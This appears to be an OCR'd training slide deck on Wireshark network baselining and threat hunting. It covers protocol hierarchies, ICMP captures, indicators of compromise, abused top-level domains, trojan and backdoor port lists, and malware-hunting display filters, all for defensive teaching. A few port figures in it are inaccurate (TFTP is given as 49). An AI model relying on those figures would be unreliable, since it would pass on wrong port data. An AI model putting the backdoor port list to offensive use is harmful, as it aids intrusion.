
- Endpoints = top talkers
- Conversations = two-way communication between systems
- Protocol Hierarch = analyze protocol use



RICHEY MAY
TECHNOLOGY SOLUTIONS

Capture File Properties

- Length of capture
- File location
- Time/date
- Hardware used to capture data
- Interface used for capture
- Number of packets captured
- Add comments



RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Capture File Properties · wireshark_20E37EC4-C53B-4D98-8195-BCFA52C1E828_20180620150944_a03356

Details

File

Name:	[redacted].pcapng
Length:	2022 bytes
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2018-06-20 15:09:45
Last packet:	2018-06-20 15:09:48
Elapsed:	00:00:03

Capture

Hardware:	Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz (with SSE4.2)
OS:	64-bit Windows 10, build 17134
Application:	Dumpcap (Wireshark) 2.4.4 (v2.4.4-0-g90a7be11a4)

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
\Device\NPF_{20E37EC4-C53B-4D98-8195-BCFA52C1E828}	0 (0 %)	none	Ethernet	65535 bytes

Statistics


Measurement	Captured	Displayed	Marked
Packets	15	1 (6.7%)	—
Time span, s	3.810	—	—
Average pps	3.9	—	—
Average packet size, B	82.5	54.5	—
Bytes	1243	54 (4.3%)	0
Average bytes/s	326	—	—
Average bits/s	2609	—	—

Capture file comments

Refresh | Save Comments | Close | Copy To Clipboard | Help

RICHEY MAY
TECHNOLOGY SOLUTIONS


Protocol Hierarchy




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4092	100.0	3980125	209 k	0	0	0
Ethernet	100.0	4092	1.4	57288	3013	0	0	0
Internet Protocol Version 6	0.2	8	0.0	320	16	0	0	0
User Datagram Protocol	0.2	8	0.0	64	3	0	0	0
Simple Service Discovery Protocol	0.1	6	0.0	708	37	6	708	37
Multicast Domain Name System	0.0	2	0.0	226	11	2	226	11
Internet Protocol Version 4	95.8	3919	2.0	78380	4123	0	0	0
User Datagram Protocol	3.1	126	0.0	1008	53	0	0	0
Simple Service Discovery Protocol	0.4	15	0.1	3162	166	15	3162	166
NetBIOS Name Service	0.0	1	0.0	50	2	1	50	2
NetBIOS Datagram Service	0.0	1	0.0	201	10	0	0	0
SMB (Server Message Block Protocol)	0.0	1	0.0	119	6	0	0	0
SMB MailSlot Protocol	0.0	1	0.0	25	1	0	0	0
Microsoft Windows Browser Protocol	0.0	1	0.0	33	1	1	33	1
Domain Name System	2.7	109	0.3	12702	668	109	12702	668
Transmission Control Protocol	89.0	3643	95.8	3812768	200 k	2797	3144141	165 k
Secure Sockets Layer	21.6	882	93.3	3715317	195 k	840	3547747	186 k
Hypertext Transfer Protocol	0.1	5	0.1	3353	176	0	0	0
Online Certificate Status Protocol	0.1	3	0.0	1413	74	3	1413	74
Line-based text data	0.0	2	0.0	381	20	2	681	35
Data	0.0	1	0.0	1436	75	1	1436	75
Internet Control Message Protocol	3.7	150	0.2	6000	315	150	6000	315
Address Resolution Protocol	4.0	165	0.1	4620	243	165	4620	243

RICHEY MAY
TECHNOLOGY SOLUTIONS


Endpoints





RICHEY MAY
TECHNOLOGY SOLUTIONS

Conversations



RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Baseline Network Traffic

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

"If you know the enemy and know yourself, you need not fear the result of a hundred battles.

If you know yourself but not the enemy, for every victory gained you will also suffer a defeat.

If you know neither the enemy nor yourself, you will succumb in every battle."

– Sun Tzu

RICHEY MAY
TECHNOLOGY SOLUTIONS

Baseline

- Snapshot of network traffic during a window in time
- Looks at utilization, protocols, and latency
- Helps with troubleshooting
- Limit packets to ~1,000 packets to avoid crashing Wireshark
- **Steps**:

1. Plan = subnets & VLANs
2. Capture = where will the tap take place?
3. Analyze = look for suspicious traffic
4. Save = repository for keeping baselines

RICHEY MAY
TECHNOLOGY SOLUTIONS

Have Good Architecture

- Remember: “If you know the enemy and know yourself, you need not fear the result of a hundred battles.”
- If RDP to/from anywhere in your network is normal, how can you find Evil?
- If SMB from desktop to desktop is normal, how can you find Evil?
- If users self-patching is normal, how can you find Evil?
- Know thy network and have a good defensible architecture


RICHEY MAY
TECHNOLOGY SOLUTIONS

TTL by OS

Device/OS	TTL
*nix (Linux/Unix)	64
Windows	128
Solaris/AIX	254

RICHEY MAY
TECHNOLOGY SOLUTIONS

ICMP – No Response



No.	Time	Source	Destination	Protocol	Length	Info
46	0.666317	192.168.1.45	192.168.0.2	DNS	76	Standard query 0xbcdc A delivery-ups.com
49	0.691045	192.168.1.45	192.168.0.2	DNS	76	Standard query 0xbcdc A delivery-ups.com
52	0.708099	192.168.0.2	192.168.1.45	DNS	92	Standard query response 0xbcdc A delivery-ups.com A 50.112.60.145
53	0.708100	192.168.0.2	192.168.1.45	DNS	92	Standard query response 0xbcdc A delivery-ups.com A 50.112.60.145
54	0.714306	192.168.1.45	50.112.60.145	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (no response found!)
234	5.581545	192.168.1.45	50.112.60.145	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (no response found!)
503	10.568043	192.168.1.45	50.112.60.145	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (no response found!)
604	15.581201	192.168.1.45	50.112.60.145	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128 (no response found!)

RICHEY MAY
TECHNOLOGY SOLUTIONS

ICMP - Reply

```
C:\Windows\system32>ping corporateblue.com

Pinging corporateblue.com [104.28.27.44] with 32 bytes of data:
Reply from 104.28.27.44: bytes=32 time=7ms TTL=46
Reply from 104.28.27.44: bytes=32 time=11ms TTL=46
Reply from 104.28.27.44: bytes=32 time=10ms TTL=46
Reply from 104.28.27.44: bytes=32 time=11ms TTL=46

Ping statistics for 104.28.27.44:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 7ms, Maximum = 11ms, Average = 9ms
```

No.	Time	Source	Destination	Protocol	Length	Info
88	1.618999	192.168.1.45	192.168.0.2	DNS	77	Standard query 0x0059 A corporateblue.com
90	1.627955	192.168.0.2	192.168.1.45	DNS	109	Standard query response 0x0059 A corporateblue.com A 104.28.27.44 A 104.28.26.44
91	1.632515	192.168.1.45	104.28.27.44	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=128 (reply in 92)
92	1.641321	104.28.27.44	192.168.1.45	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=46 (request in 91)
125	2.650269	192.168.1.45	104.28.27.44	ICMP	74	Echo (ping) request id=0x0001, seq=6/1536, ttl=128 (reply in 138)
138	2.659030	104.28.27.44	192.168.1.45	ICMP	74	Echo (ping) reply id=0x0001, seq=6/1536, ttl=46 (request in 125)
164	3.665914	192.168.1.45	104.28.27.44	ICMP	74	Echo (ping) request id=0x0001, seq=7/1792, ttl=128 (reply in 165)
165	3.674707	104.28.27.44	192.168.1.45	ICMP	74	Echo (ping) reply id=0x0001, seq=7/1792, ttl=46 (request in 164)
188	4.681466	192.168.1.45	104.28.27.44	ICMP	74	Echo (ping) request id=0x0001, seq=8/2048, ttl=128 (reply in 189)
189	4.690299	104.28.27.44	192.168.1.45	ICMP	74	Echo (ping) reply id=0x0001, seq=8/2048, ttl=46 (request in 188)

RICHEY MAY
TECHNOLOGY SOLUTIONS

Common Traffic


tftp.pcap


telnet.pcap


snmp.cap


mysql.pcap


smb.cap


arp.pcapng


dns-icmp-success.pcapng


dns-icmp-fail.pcapng


BitTorrent.Transfer1.cap


ldap-dirsync.cap


kerberos-password-change.cap

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Indicators of Compromise (IOCs)

RICHEY MAY
TECHNOLOGY SOLUTIONS

OSI Layer & Threat Hunting

Layer	Layer	Attack
7	Application	XSS, Click Jacking, CSRF, Buffer Overflow, DDoS, directory traversal, and more
6	Presentation	SSL strip, weak cipher exploitation, Unicode attacks, and more
5	Session	DNS poisoning, session hijacking, MitM attack, and more
4	Transport	Zombie scan, ACK scan, SYN flood, UDP flood, and DNS exfiltration
3	Network	ICMP flood, Smurf attack, Fraggle attack, OS fingerprinting, IP spoofing, and more
2	Data Link	ARP poisoning, MAC spoofing, sniffing, and more
1	Physical	Wire tapping, jamming, key logger, WiFi cracking, and more

RICHEY MAY
TECHNOLOGY SOLUTIONS

Common Indicators

- Foreign IPs
- Logins from multiple IPs or unusual hours
- HTML response size
- Abnormal DNS queries from a single host
- EGRESS:
  - Suspicious top-level domains e.g. .loan or .click
  - Massive HTTP requests to C&C
  - Unusual port use (e.g. DNS over TCP 80)

The 10 Most Abused Top Level Domains

As of 20 June 2018 the TLDs with the worst reputations for spam operations are:

1	.gq	Badness Index: 7.50	Domains seen: 148,642 Bad domains: 97,066 (65.3%)
2	.cf	Badness Index: 7.38	Domains seen: 151,447 Bad domains: 97,335 (64.3%)
3	.ga	Badness Index: 7.34	Domains seen: 152,589 Bad domains: 97,486 (63.9%)
4	.ml	Badness Index: 6.88	Domains seen: 162,672 Bad domains: 97,460 (59.9%)
5	.men	Badness Index: 6.45	Domains seen: 77,847 Bad domains: 46,723 (60.0%)
6	.tk	Badness Index: 6.20	Domains seen: 189,159 Bad domains: 101,655 (53.7%)
7	.top	Badness Index: 5.93	Domains seen: 346,045 Bad domains: 170,431 (49.3%)
8	.work	Badness Index: 5.54	Domains seen: 55,147 Bad domains: 29,667 (53.8%)
9	.click	Badness Index: 5.11	Domains seen: 6,787 Bad domains: 4,158 (61.3%)
10	.loan	Badness Index: 4.96	Domains seen: 85,790 Bad domains: 40,148 (46.8%)

Source: https://www.spamhaus.org/statistics/tlds/

RICHEY MAY
TECHNOLOGY SOLUTIONS

Ports to Watch

- 65,535 TCP & UDP Ports
  - Well known = 0 – 1,023
  - Registered = 1,024 – 49,151
  - Dynamic/private = 49,153 – 65,535
- HTTP = 80
- HTTPs = 443
- DNS = 53
- RDP = 3389
- FTP = 21
- Telnet = 23
- TFTP = 49

31/tcp	Agent 31, Hackers Paradise, Masters Paradise
1170/tcp	Psyber Stream
1234/tcp	Ultors Trojan
1243/tcp	SubSeven server (default for V1.0-2.0)
1981/tcp	ShockRave
2001/tcp	Trojan Cow
2023/tcp	Ripper Pro
2140/udp	Deep Throat, Invasor
2989/tcp	Rat backdoor
3024/tcp	WinCrash
3150/tcp	Deep Throat, Invasor
3700/tcp	Portal of Doom
4950/tcp	ICQ Trojan
6346/tcp	Gnutella
6400/tcp	The Thing

Source: garykessler.net

RICHEY MAY
TECHNOLOGY SOLUTIONS

Attack Signatures

- Ping Sweep
- NMAP Scan
- Brute Force FTP
- Brute Force RDP
- Man-in-the-Middle

RICHEY MAY
TECHNOLOGY SOLUTIONS

Malware

- Most common attack vector = Email
- Malware is then downloaded via http or https
- Malware needs to communicate and is rarely self contained
- **Malware Hunting Display Filters:**
  - http.request
  - http.response
  - ssl.handshake.type==1
  - dns.qry.name == "*.cn"
  - ssl.handshake.type==11
  - dns
  - tcp.flag eq 0x0002
  - tcp.port==3389

RICHEY MAY
TECHNOLOGY SOLUTIONS

Locating Hostnames in PCAPs

- udp.port==67 or udp.port==68
  - Option: (12) Host Name
- Bootp
- Windows: nbns
- MAC: ip contains MacBook
- MS ADDS: Kerberos.CNameString and !(Kerberos.CNameString contains $)

RICHEY MAY
TECHNOLOGY SOLUTIONS

